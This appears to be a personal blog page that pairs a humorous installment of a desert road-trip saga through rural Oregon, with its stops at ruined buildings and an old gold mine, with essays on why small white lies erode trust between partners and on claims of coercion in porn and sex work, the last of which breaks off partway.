
Two Chaosbunnies in the Desert: Of can openers and serendipity

Part 1 of this saga is here. Part 7 of this saga is here.
Part 2 of this saga is here. Part 8 of this saga is here.
Part 3 of this saga is here. Part 9 of this saga is here.
Part 4 of this saga is here. Part 10 of this saga is here.
Part 5 of this saga is here. Part 11 of this saga is here.
Part 6 of this saga is here. Part 12 of this saga is here.

In any human endeavor, there must necessarily be those things that don’t go quite according to plan. Just as Hannibal’s trip over the Alps with an army of elephants met with certain less-than-favorable outcomes, so too did our adventure.

We had to contend with fewer elephants and less snow than the luckless Hannibal, but we faced our own trials nonetheless. Chief among them was a dollar-store can opener, which, like many dollar-store items, was perhaps less splendid in its design and construction as we might have hoped.

This was unfortunate because emanix had, during our provisioning, acquired for us many canned goods, which, lacking a functional can opener, we were unable to use. The hatchet I had thoughtfully packed in the back of the van was an altogether unsatisfactory substitute. Fortunately, emanix is a skilled camper who plans ahead, and she had hidden in her numerous tool belts and pouches a US Army-style miniature can opener, which has a user interface that’s a bit less than obvious but nevertheless succeeded where my can opener failed.

Be prepared, they say.

With our cunning new plan (by which I mean her cunning new plan) to scope out potential ghost towns on Google Earth before journeying forth, we set about revising our itinerary and set off toward Granite, Oregon.

Granite was rather a long way from where we were, as our previous itinerary proved to be almost exactly wrong in every respect when compared with the new. So we set out on a flat ribbon of highway that stretched through the desert of eastern Washington and Oregon, driving for hours along a hypnotic stretch of arid tundra, with nothing to see or do–

“Hey! Pull over!” Bunny said. “What’s that?”

That would, as it turn out, become the refrain of the day “Hey! Pull over! What’s that?”






I pulled over. Just off the road, Bunny had seen a crumbling barn, quietly decaying into the landscape.

We stopped to shoot some pictures, then headed off once more, destined for Granite, where we hoped to–

“Hey! Pull over!” Bunny said. “What’s that?”












I pulled over. Bunny had spotted the top of a crumbling house just peeking out between the trees in a valley right off the road:




When I’d parked just off the road, we hiked back to take a look. We weren’t disappointed.

This was, Bunny said, the sort of thing you don’t see in England. Great Britain is a small, densely inhabited country completely surrounded by water. The western United States is an enormous, sparsely-populated country with vast quantities of land being put to little use. The two could not be further from each other unless England were a suburb of Hong Kong (which, compared to the desert of rural Oregon, it might as well be), so there is a great deal of stuff we take for granted in the more uninhabited part of this country that you don’t expect to find across the pond.


Sadly, we were unable to get closer, as it likely would’ve been quite a lot of fun to explore this magnificent old ruin.

We piled back in the van. The wheels turned, the road hummed by, and–

“Hey! Pull over!” Bunny said. “What’s that?”

Pulling over turned out to be a bit trickier this time, as we were on a narrow paved road with no shoulder cutting through a vast swath of absolute nothingness.

The “what’s that?” in this case turned out to be a deer that had apparently tried to leap over a fence, with sad results.

emanix took pictures, with her parasol and bunny ears…there are moments when I am with her that she just seems so very British.

I felt bad for the deer, though. Nothing should have to die like this.

It will definitely be appearing in the book she’s working on, no question about it.

We set off once more, the van eating away at the miles between us and Granite, bringing us closer with each passing mile to–

“Hey! Pull over!” Bunny said. “What’s that?”





This time, “that” turned out to be the remnants of a long-deserted gold mine.

I should mention as an aside, before I continue on, that the ruins of long-deserted gold mines seem to be a regular theme in my life these days. A few months back, I was on my way to talk polyamory at a swinger convention in Canada when, from the window of our rented car, I spied a glimpse of a long-abandoned gold mine and, naturally (because I am who I am and I must do that which it is in our natures to do) I stopped to explore. The video that accompanies my Patreon was shot there, and I still intend to write about the place (with pictures! Many pictures!)


This gold mine was much different from that one, an altogether cruder and less Indiana Jones place, and crumbing in much more spectacular fashion.

We forded a small stream to get there, which alerted me to the fact that my tumble off the log into the river the day before had not only given me a cracked rib but put a hole in my shoe as well–a brief discomfort, gentle reader, that was soon forgotten, driven from my mind by the splendor of large-scale wood structures in decay.

We scrambled up a steep incline to get more pictures.

That little stairway on top, a few short steps to an abrupt and sticky end in the yawning chasm below, is nightmare fuel, for serious.

Let me take this opportunity to assure you, dear reader, that we did in fact eventually make it to Granite. We also passed something along the way that would turn out to be even more interesting than Granite, and I dumped the Adventure Van into a ditch while we were about it…but hat is a story for the next installment.


There is a postscript to this portion of my tale. Yesterday afternoon, as I was preparing for another trip to Canada, I received a package in the mail from Bunny, a gift sent all the way from the UK. Inside, I found this.

If you’re wondering why I love her, that is but one of many, many reasons.

Some thoughts on little white lies

It’s probably no surprise to anyone who’s read my writings for any length of time that I’m not a fan of dishonesty in relationships–of any sort, big or small. I have always championed the cause of open, honest communication, especially in romantic relationships. A great deal of human misery and suffering in relationships can, it seems to me, be addressed by the simple but nevertheless radical idea that communication is good.

That doesn’t mean I embrace the idea of Radical Honesty™, at least not as it often shakes out in the real world. I’ve written about that before.

But I am no fan of intentional dishonesty, even in small ways. The little white lie? It has effects that are farther reaching and more insidious than I think most folks realize.

People who advocate for the little white lie often argue–indeed, seem to believe–that they are being compassionate. The function of the little white lie is to save someone from hurt or embarrassment, the reasoning goes. What is the harm in that? Isn’t it cruel to tell a hurtful truth, if there is no purpose to it?

I have oft observed a very strange thing in romantic relationships, and that is good things our partners say to us tend to bounce off as though our self-conception were made of Teflon, whereas bad things have amazing power to stick. If our partner tells us “I think you’re beautiful; I am totally attracted to you,” it is easy to say “well, he doesn’t really mean it,” and not to internalize it. But a partner saying “I don’t think you look good in that dress” sticks tenaciously, and can haunt us for weeks.

Why is that?

There might be a lot of reasons, but I think one of them is the little white lie.

We live in a society where there are certain things we are “supposed” to say. There are certain lies that we are encouraged to tell–little soothing words that we set up like fences around anything that might potentially be hurtful to hear.

Each of them might, in and of itself, not be that big a deal. Who cares, really, if your partner’s butt looks big in that skirt? You’re not with your partner because of the size of their butt, after all; it doesn’t matter to your relationship.

But here’s the thing.

When you tell little white lies, however harmless they may seem, you are telling your partner, Don’t believe me. Don’t believe me. I will lie to you. I will tell you what you want to hear. Don’t believe me.

Is it any wonder, then, that positive stuff bounces off but negative stuff sticks? You are establishing a precedent that communicates to your partner, straight up, do not trust positive things I say. They are empty words. They do not reflect the reality of what I believe. So how, given that, can we really expect our partners to trust it when we give them affirmation?

Little white lies are corrosive. They communicate a very important truth: I will be dishonest to you to save your feelings.

When we make a habit of telling the truth all the time, something wonderful happens. We tell our partners, You can believe me. I will not say what you want to hear; I will say what I actually believe. That means when I tell you positive things, I mean them.

Lies, however innocuous, breed insecurity. They cause your partner to second-guess everything you say: does he really think this is true, or is he just trying to placate me? Is he genuine, or is he just trying to avoid saying something I might not want to hear?

A question I hear often is “When I tell my partner things I like about them, why don’t they believe me?” And the answer, of course, is that we live in a society that cherishes comfort above truth. We are taught from the time we are children that we should tell white lies, and expect others to lie to us, rather than say anything uncomfortable. That leaves us in a tricky position, because we don’t have any way of telling whether the positive words we hear are lies.

Oh, we know we can believe the negative words, because those aren’t little white lies–the purpose of a white lie is to avoid discomfort, and negative things are uncomfortable. We trust the bad stuff implicitly. But the good stuff? We have no reason to trust that! We don’t know if it’s real or if it’s a white lie.

So here’s a thought. If you want your lover to believe you about the good stuff, give them a reason to. Let them know it’s honest. How? By embracing honesty as a core value. What’s the harm in little white lies? They create an environment where we suspect dishonesty from everyone. We can never quite be comfortable that anything positive we hear is the truth; there is always–there must always be–that niggling little doubt.

It is very difficult to develop positive self-esteem when we can not trust the good things people say about us. And yet, taking away our trust to believe the good is exactly what little white lies do.

Don’t do that. Be compassionate in your truth–but be truthful.

Some thoughts on porn, coercion, and the Fundamental Reconstruction Error

If you spend any time in any forums where people talk about sex, it is a truth as inevitable as night following day that, sooner or later, someone is going to talk about porn.

And as soon as someone starts to talk about porn, a certain predictable conversation will come up.

“Porn performers are coerced and trafficked,” someone will say. “Porn is bad because women are forced into it. It is a terrible meat-grinder industry. We need to rescue all the victims of porn.”

The same narrative comes up around sex work as well. Sex workers, according to a certain kind of person, are victims, people there because they have been forced, threatened, or tricked into it.

The people who make these arguments, in my experience, almost certainly don’t know any porn performers or sex workers. They will cite “studies” they read on the Internet, like the rather dreadful study that claims legal prostitution in the Netherlands has resulted in a huge increase in trafficking in that country. (I’ve read that study. Buried in the fine print: the study’s authors define a “traffick victim” as any person who for any reason crosses national boundaries and then ends up working in any capacity in the sex trade. So a person who immigrates legally and voluntarily goes to work as a sex worker is a “trafficking victim” according to the study.)

